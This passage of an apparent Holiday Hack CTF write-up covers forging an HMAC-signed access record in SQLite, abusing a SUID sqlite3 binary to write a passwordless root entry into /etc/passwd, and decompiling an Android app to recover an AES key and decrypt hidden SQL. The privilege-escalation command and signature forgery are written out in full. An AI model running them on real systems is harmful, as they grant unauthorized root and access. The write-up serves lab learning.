access_cards: SQLite 3.x database, last written using SQLite version 3040001, file counter 4, database pages 32,
cookie 0x2, schema 4, UTF-8, version-valid-for 4
```

We can use sqlite3 to view the database.

```
slh@slhconsole\> sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open access_cards
sqlite> SELECT name FROM sqlite_master WHERE type='table';
access_cards
config
sqlite> select * from config;
1|hmac_secret|9ed1515819dec61fd361d5fdabb57f41ecce1a5fe1fe263b98c0d6943b9b232e
2|hmac_message_format|{access}{uuid}
3|admin password|3a40ae3f3fd57b2a4513cca783609589dbe51ce5e69739a33141c5717c20c9c1
4|app_version|1.0

sqlite> select * from access_cards where id=42;
42|c06018b6-5e80-4395-ab71-ae5124560189|0|ecb9de15a057305e5887502d46d434c9394f5ed7ef1a51d2930ad786b02f6ffd
```

Side Note

- To load the table directly, you could type `sqlite3 access_cards` at the prompt.
- While in the sqlite prompt, `.tables` also can be used to display the tables.


Takeaways from database:

- HMAC is used for authentication for the db. The secret key (starting with `9ed1`) is provided in the database.
- From the `config` table, record #2 shows the format of the input: `{access}{uuid}`,
- Googling the secret shows that it's the SHA256 hash of the string `pizza`.

Background Info: HMAC

HMAC (Hash-Based Message Authentication Code) is used for data integrity and authentication in secure communications, data storage, and API Authentication. It requires a secret key and a hash algorithm to generate a hash value where a server can validate passwords without directly storing the plaintext password, thus protecting against potential breaches.

To craft our database update, we get the HMAC of the format defined in the database: `{access}{uuid}` or `1c06018b6-5e80-4395-ab71-ae5124560189`. The UUID is from the silver challenge. Put these and the key in the HMAC function in CyberChef:



Gold Answer

Run the following database update statement to grant full access to user 42.
To paste into the terminal, press `ctrl + shift + v` or `shift + insert` or `right-click paste`:

```
sqlite> update access_cards SET sig='135a32d5026c5628b1753e6c67015c0f04e26051ef7391c2552de2816b1b7096',
access=1 where id= 42;
sqlite>
```

Side Note


We can become root using privilege escalation via SUID. sqlite has its SUID bit set so it does not drop the elevated privileges and may be abused to access the file system. This was seen in last year's 2023 Holiday Hack Linux PrivEsc Challenge with the simplecopy program. Reference used for commands.

```
slh@slhconsole\> which sqlite3
/usr/bin/sqlite3
slh@slhconsole\> ls -l /usr/bin/sqlite3
-rwsr-xr-x 1 root root 306888 Nov  2 20:03 /usr/bin/sqlite3
slh@slhconsole\> sqlite3 /dev/null -cmd ".output /etc/passwd" 'select "jamesm::0:0:root:/root:/bin/bash";'
slh@slhconsole\> su jamesm
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
jamesm@024c0b8f3110:/home/slh# id
uid=0(jamesm) gid=0(root) groups=0(root)
```

Key Learnings

- How to use the help to learn how to use a custom command line tool, slh.
- How to recall commands in Bash history.
- How to use sqlite3 to query and update tables.
- How HMAC is used for authentication and securing passwords and how to generate them.

Act 2: Map



Act 2: Mobile Analysis❄ ❄ ❄ ❄ ❄

Help find who has been left out of the naughty AND nice list this Christmas. Please speak with Eve Snowshoes.

🎯 Goals

Use APKTool/Jadx and Bundletool to hack into the Android files to find who's been left off the Naughty-Nice list.

🦹 Key Hints


- Try using apktool or jadx
- So yeah, have you heard about this new Android app format? Want to convert it to an APK file?
- Obfuscated and encrypted? Hmph. Shame you can't just run strings on the file.

💡 Background Info: Apktool, Jadx, and Bundletool

Apktool and Jadx are tools to decompile Android application packages (APKs) to make them human readable. Bundletool is a tool that converts the new Android app format, AAB (Android App Bundle) to APK. AABs let Google Play generate tailored APKs based on the user's device specifications instead of requiring distributing a single APK for all devices.


🔎 Solution Steps for Silver

Eve's chat had two links: "I made a debug version and a release version of the app." The debug version is an APK for the silver challenge, and the release version is an AAB file for the gold challenge. Using the Jadx tool from the hint, open the APK file and search for database related terms under the `Navigation` menu, `Text search`.



✅ Silver Answer

After trying different database keywords to search for, I found `where` to work to see that Ellie was removed:



🔎 Alternate Solution Steps for Silver: apktool

Here's how I used apktool to decompile the apk:


```
$ apktool d SantaSwipe.apk
I: Using Apktool 2.9.3 on SantaSwipe.apk
...<snipped>
```

I then used a Bash script to run strings on all files and grep for the `select` and then `from` to find Ellie.

```
$ cd SantaSwipe/
$ ls
AndroidManifest.xml  apktool.yml  assets  kotlin  META-INF  original  res  smali  smali_classes2  smali_classes3
smali_classes4  smali_classes5  unknown
/SantaSwipe$ find | while read fn; do strings "$fn" 2>/dev/null ; done | grep -i select | grep -i from

const-string v2, "SELECT Item FROM NaughtyList"
    const-string v2, "SELECT Item FROM NiceList"
    const-string v3, "SELECT Item FROM NormalList WHERE Item NOT LIKE \'%Ellie%\'"
```

🔎 Alternate Solution Steps for Silver: Load APK In Android Studio


In Android Studio, under the `File` menu, select `Profile or Debug APK`. Select the `SantaSwipe.apk` file. You should get the screenshot on the left. Under the `Edit` menu, select `Find`, and `Find in Files...` and search for `ellie`.




🔎 Alternate Solution Steps for Silver: Load APK in Emulator in Android Studio

Looking at the decompiled app isn't too visually appealing. However, using Android Studio, we can install the app onto a virtual device and see the application in action. This method involves comparing the list in the running app to the full list which we need to get from decompiling anyway. So this method is more about learning how to run an APK in a virtual device.

In the `File` menu, and click `New` then `New Project`. Choose `No Activity`, then just the defaults for the project settings. Then under the `Tools` menu, click `Device Manager`. Click the `+` to add a new phone (screenshot). I picked one called Small Phone with Android 15.0. Press the `Play` button to start the virtual device (screenshot).



To install the app, drag and drop the SantaSwipe.apk file from your host machine's file manager onto the phone's desktop. To see the app, search for Santa in the Google search bar. Click to run. Swipe names to put them on the Naughty or Nice lists.




🔎 Solution Steps for Gold

From the hint, install and run `bundletool` to convert the AAB file to an APK. I used ChatGPT to get the right java command to do this. The link from the hint mentions to move and unzip the file. Then analyze the universal.apk file in Jadx.

```
$ java -jar bundletool-all-1.17.2.jar build-apks --bundle=SantaSwipeSecure.aab --output=output.apks --
mode=universal
INFO: The APKs will be signed with the debug keystore found at '/home/james/.android/debug.keystore'.
$ mv output.apks output.zip
$ unzip output.zip -d output
```

Recalling the silver challenge, I looked for database terms in the hierarchy, and `DatabaseHelper` caught my eye.



Here, I saw cryptography terms, `ek`, `iv`, and `AES`. There was a long Base64 string being fed into a `decryptData` function.

```
    /* JADX WARN: 'super' call moved to the top of the method (can break code semantics) */
    public DatabaseHelper(Context context) {
        super(context, DATABASE_NAME, (SQLiteDatabase.CursorFactory) null, 1);
        Intrinsics.checkNotNullParameter(context, "context");
        String string = context.getString(R.string.ek);
        Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
        String obj = StringsKt.trim((CharSequence) string).toString();
        String string2 = context.getString(R.string.iv);
        Intrinsics.checkNotNullExpressionValue(string2, "getString(...)");
        String obj2 = StringsKt.trim((CharSequence) string2).toString();
        byte[] decode = Base64.decode(obj, 0);
        Intrinsics.checkNotNullExpressionValue(decode, "decode(...)");
        this.encryptionKey = decode;
        byte[] decode2 = Base64.decode(obj2, 0);
        Intrinsics.checkNotNullExpressionValue(decode2, "decode(...)");
        this.iv = decode2;
        this.secretKeySpec = new SecretKeySpec(decode, "AES");
...<snipped>
db.execSQL(decryptData("IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/
OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQ
O7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO
9elASuagxjBJ"));
```

Lower down in the file, I found the `decryptData` function showing it uses `AES/GCM/NoPadding`.

```
    private final String decryptData(String encryptedData) {
        try {
            Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
            cipher.init(2, this.secretKeySpec, new GCMParameterSpec(128, this.iv));
            byte[] doFinal = cipher.doFinal(Base64.decode(encryptedData, 0));
            Intrinsics.checkNotNull(doFinal);
            return new String(doFinal, Charsets.UTF_8);
        } catch (Exception e) {
            Log.e("DatabaseHelper", "Decryption failed: " + e.getMessage());
            return null;
        }
    }
```


💡 Background Info: AES, EK, and IV

AES, or the Advanced Encryption Standard, is a symmetric encryption algorithm widely used across the globe to secure data.


EK (Encryption Key): The key used in the encryption and decryption processes. The security of AES relies heavily on the secrecy and complexity of this key.

IV (Initialization Vector): A random or pseudo-random value used in conjunction with a secret key to ensure that the same plaintext will encrypt to different ciphertexts each time, which adds an extra layer of security and prevents certain types of attacks. The IV is typically required to be unique and unpredictable for each encryption operation.

To decrypt the data, we need the EK and IV values. I did a regex search for `ek` with `\b` for word boundaries. This would filter out any words containing `ek`, like "weekend." The `strings.xml` aligns with one of the clues from Eve Snowshoes.



Going to the file itself, I also found the `iv`:




```
    <string name="ek">rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=</string>
    <string name="iv">Q2hlY2tNYXRlcml4</string>
```

Side Note

The iv value Base64 decodes to `CheckMaterix`. Could this be a reference to performing a winning move in chess?

AI tools helped me with this Python code to perform AES decryption:

```
% cat decrypt_hard_single.py
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

def decrypt_data(encrypted_data, encryption_key, iv):
    try:
        # Decode the key, IV, and encrypted data from Base64
        key = base64.b64decode(encryption_key)
        iv = base64.b64decode(iv)
        encrypted_data_bytes = base64.b64decode(encrypted_data)

        # Initialize the cipher
        cipher = AES.new(key, AES.MODE_GCM, iv)

        # Decrypt the data
        decrypted_data = cipher.decrypt_and_verify(encrypted_data_bytes[:-16], encrypted_data_bytes[-16:])

        # Unpad the decrypted data and return as a string
        return decrypted_data.decode('utf-8')
    except Exception as e:
        print(f"Decryption failed: {e}")
        return None
# Example usage
encryption_key = "rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw="
iv = "Q2hlY2tNYXRlcml4"
encrypted_data =
"IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/OwcxVt7Ubdn0UD2kImNsclE
Q9M8PpnevBX3mXlW2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6
Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdevCoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ"
```

```
decrypted_data = decrypt_data(encrypted_data, encryption_key, iv)
print(f"Decrypted Data: {decrypted_data}")
```

The script above decrypts the data to an SQL command which includes a DELETE statement on a Base64 string:


```
% python3 decrypt_hard_single.py
Decrypted Data: CREATE TRIGGER DeleteIfInsertedSpecificValue
    AFTER INSERT ON NormalList
    FOR EACH ROW
    BEGIN
        DELETE FROM NormalList WHERE Item =
'KGfb0vd4u/4EWMN0bp035hRjjpMiL4NQurjgHIQHNaRaDnIYbKQ9JusGaa1aAkGEVV8=';
    END;
```

✅ Gold Answer

Running that Base64 through the decoder gives us the answer that Joshua was removed:

```
% python3 decrypt_hard_single2.py
Decrypted Data: Joshua, Birmingham, United Kingdom
```

🔎 Alternate Solution Steps for Gold: Using CyberChef



CyberChef recipe

💡 Background Info: GCM

The last 16 bytes of ciphertext are used as a GCM (Galois/Counter Mode) tag for AES. In simple terms, GCM takes your plain text data, encrypts it using AES, and simultaneously generates a unique tag that helps verify the data's authenticity.


🔎 Alternate Solution Steps for Gold: Using Java

I asked AI tools to produce Java code to do the AES decryption based on the code I found in Jadx. Here's what it provided:

```
import javax.crypto.Cipher;
import javax.crypto.spec.GCMParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.nio.charset.StandardCharsets;

public class AESDecryption {

    private final SecretKeySpec secretKeySpec;
    private final byte[] iv;

    public AESDecryption(SecretKeySpec secretKeySpec, byte[] iv) {
        this.secretKeySpec = secretKeySpec;
        this.iv = iv;
    }

    private String decryptData(String encryptedData) {
        try {
```

```
            Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
            cipher.init(Cipher.DECRYPT_MODE, this.secretKeySpec, new GCMParameterSpec(128, this.iv));
            byte[] doFinal = cipher.doFinal(Base64.getDecoder().decode(encryptedData));
            return new String(doFinal, StandardCharsets.UTF_8);
        } catch (Exception e) {
            System.err.println("Decryption failed: " + e.getMessage());
            return null;
        }
    }

    public static void main(String[] args) {
        try {
            String encrypted =
"IVrt+9Zct4oUePZeQqFwyhBix8cSCIxtsa+lJZkMNpNFBgoHeJlwp73l2oyEh1Y6AfqnfH7gcU9Yfov6u70cUA2/OwcxVt7Ubdn0UD2kImNsclEQ9M8PpnevBX3mX1W
2QnH8+Q+SC7JaMUc9CIvxB2HYQG2JujQf6skpVaPAKGxfLqDj+2UyTAVLoeUlQjc18swZVtTQO7Zwe6sTCYlrw7GpFXCAuI6Ex29gfeVIeB7pK7M4kZGy3OIaFxfTdev
CoTMwkoPvJuRupA6ybp36vmLLMXaAWsrDHRUbKfE6UKvGoC9d5vqmKeIO9elASuagxjBJ";
            String keyBase64 = "rmDJ1wJ7ZtKy3lkLs6X9bZ2Jvpt6jL6YWiDsXtgjkXw=";
            String ivBase64 = "Q2hlY2tNYXRlcml4";

            byte[] keyBytes = Base64.getDecoder().decode(keyBase64);
            SecretKeySpec keySpec = new SecretKeySpec(keyBytes, "AES");
            byte[] ivBytes = Base64.getDecoder().decode(ivBase64);

            AESDecryption aesDecryption = new AESDecryption(keySpec, ivBytes);
            String decrypted = aesDecryption.decryptData(encrypted);
            System.out.println("Decrypted text: " + decrypted);
        } catch (Exception ex) {
            ex.printStackTrace();
        }
    }
}
```

Getting a Java environment set up is a somewhat tall order for me. Luckily, I just learned about the website OneCompiler that compiles and runs code from a browser. Running the code here produced the same output as the Python script.



https://onecompiler.com/java/4336b9rxy

Key Learnings

- How to decompile and analyze .APK files with Apktool and Jadx.
- How to convert the new Android app format AAB to APK.
- How to analyze and load an APK into a virtual device in Android Studio.
- How to decrypt AES ciphertext using Python, Cyberchef, and Java.

Act 2: Drone Path ❄ ❄ ❄ ❄ ❄

